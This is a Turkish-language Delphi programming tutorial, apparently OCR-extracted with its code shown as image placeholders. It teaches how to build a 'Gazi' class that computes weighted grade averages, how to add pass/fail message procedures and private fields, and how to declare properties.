


Şimdi de buradaki fonksiyonu programdan çağıracak olan kodları ekleyelim. Aşağıdaki kodları formunuza ait Unit (Unit1) penceresine ekleyin.




Programı çalıştırdıktan sonra vize notu ile final notunu gösterilen Edit kutularına giriniz. Arkasından button kontrolüne tıklayarak vize ve final notu ortalamasının (vize notunun %30 u ile final notunun %70 i) formun başında yazılmasını sağlayınız.

Proje içerisinde iki adet daha değişken tanımlamak zorunda kaldınız. Aslında class ınızı aşağıdaki şekle getirerek, değişkenlerinizi class ınızda tanımlayıp projeden çağırırsanız çok daha teknik bir çözüm gerçekleştirmiş olursunuz.



Tanımlanan fonksiyonu formunuzdan aşağıdaki şekilde çağırınız.




Önceki koda nazaran çok daha temiz bir kodun olduğu kesindir. Çünkü program içerisinde yeniden değişken tanımlamak zorunda kalmıyorsunuz (Bir çok yerde aynı işlemi yapmanız gerektiğini düşünün). Ayrıca kodlar daha da anlaşılır hale gelmiştir.

Class içerisinde oluşturulmuş Olan Prosedüre Erişmek:

Şimdiki konumuz, "Gazi" class ı içerisinde oluşturacağımız prosedürler sayesinde öğrencinin sınıfını geçip geçmediğine dair mesajları kullanıcıya iletmek olacaktır. Bu amaçla "Gazi" class ı içerisinde iki adet prosedür yaratacağız. Birinci prosedür, ortalama notunun "50" den büyük olması durumunda sınıfını geçtiğini belirten gmesaj", ikinci prosedür ise ortalamanın "50" nin altında olması durumunda sınıfta kaldığını iletecek olan "kmesaj" prosedürleridir. Ortalamanın hesaplanacağı değişkeni de class içerisinde tanımlarsak sanıyorum daha güzel bir kodlama yapmış olacağız.


Unit2 niz içerisinde bulunan "Gazi" isimli class a ait kodları aşağıdaki şekilde değiştiriniz.




Class ta yapılan değişikleri izah edecek olursak, öncelikle "**public**" kısmında iki adet prosedür tanımlandı. Ardından "**Ctrl+Shift+C**" tuşları beraberce

kullanılarak, prosedür blokları oluşturulup gerekli kodları girildi. Son olarakta "**ShowMessage**" methodunun çalışabilmesi için "**uses**" satırına "**Dialogs**" kütüphanesi eklenmiştir.


Şimdi class ta yapmış olduğumuz değişikliğin etkisini görebilmek amacıyla formunuza dönüp türeteceğiniz "yeni" isimli değişkeninizle bu prosedürlere nasıl ulaşabileceğinizi görün.




Yukarıdaki pencere class içerisinde tanımlanmış olan prosedürlere nasıl erişebileceğinizi göstermektedir. Sonucu görmek için formunuzdaki kodları aşağıdaki şekilde değiştiriniz.



Programı çalıştırıp Edit kutularına vize ve final notlarını aşağıdaki şekilde girerseniz "kmesaj" isimli prosedürün işletilmesini sağlarsınız.




Eğer notları aşağıdaki gibi sınıfını geçecek şekilde değiştirirseniz, bu durumda da aşağıdaki gibi "gmesaj" fonksiyonunu işletmiş olacaksınız.




Oluşturmuş olduğunuz çözüm tamamen doğru olmakla beraber, acaba daha güzeli oluşturulabilir miydi? Kodlamaya dikkat ettiyseniz formunuzda "ortalama" isimli bir değişken daha tanımlamak zorunda kaldık. Peki bu değişkeni de "Gazi" class ı içerisinde tanımlayamaz mıydık? Tabii ki tanımlardık. Hem bu durumda kodunuz çok daha teknik olurdu.

İkinci bir kodlama yaparak class ımızı değiştireceğiz. Yapacağımız kodlamada "ortalama" isimli değişkeni "Gazi" class ının "**private**" kısmında tanımlayacağız. Neden private derseniz, bu değişkenin değerini "notortalamasi" fonksiyonu içerisinde class ın kendi değişkenleriyle hesaplatacağız da ondan. (Yani formdan bu değişkene değer göndermeyeceğiz) Peki "public" tanımlansaydı sonuç değişir miydi? Hemen yanıtlayalım değişmezdi. Fakat değer gönderemeyeceğiniz bir değişkeni "." tuşuna bastıktan sonra açılacak olan pencerede görmek sanıyorum pek hoşunuza gitmeyecektir (Sakın unutmayın private da yapacağınız tanımlamalara sadece o unit içerisinden ulaşabilirsiniz).

"Gazi" classına ait kodunuzu aşağıdaki şekilde değiştiriniz.



Formunuza ait kodu da aşağıdaki şekilde değiştiriniz.




Evet gördüğünüz gibi programcıyı hiç zorlamadan, tanımlamaları class ın içerisinde yaptıktan sonra herşey çok kolay bir şekilde gerçekleşebilmektedir. Kod satırlarınızda oluşacak olan karmaşadan da aynı zamanda kurtulmuş olacaksınız.

Class lara Özellik Eklenmesi:

Tanımlamış olduğunuz class lara aşağıda izah edeceğim yöntemlerle kolaylıkla properties (özellik) ekleyebilirsiniz. Class a ait özellikleri "**Property**" bildirisiyle yapmaktayız. Ayrıca belirleyeceğiniz özelliğin değeri nerden alacağı, atanan değeri nerede göstereceğini belirlemek üzere de iki adet (Read-Write) ek declareye ihtiyaç duymaktadır. Bunlardan birincisi fonksiyon gibi geriye değer döndürebilmekte, ikincisi ise atanan değerin gösterileceği yeri belirlemek amaçlı prosedür şeklinde olmaktadır. Bir class a özellik aşağıdaki şekilde ekletilebilir.


property isim:Tip **Read** f_adi **write** p_adi; //Forma properties ekleniyor.

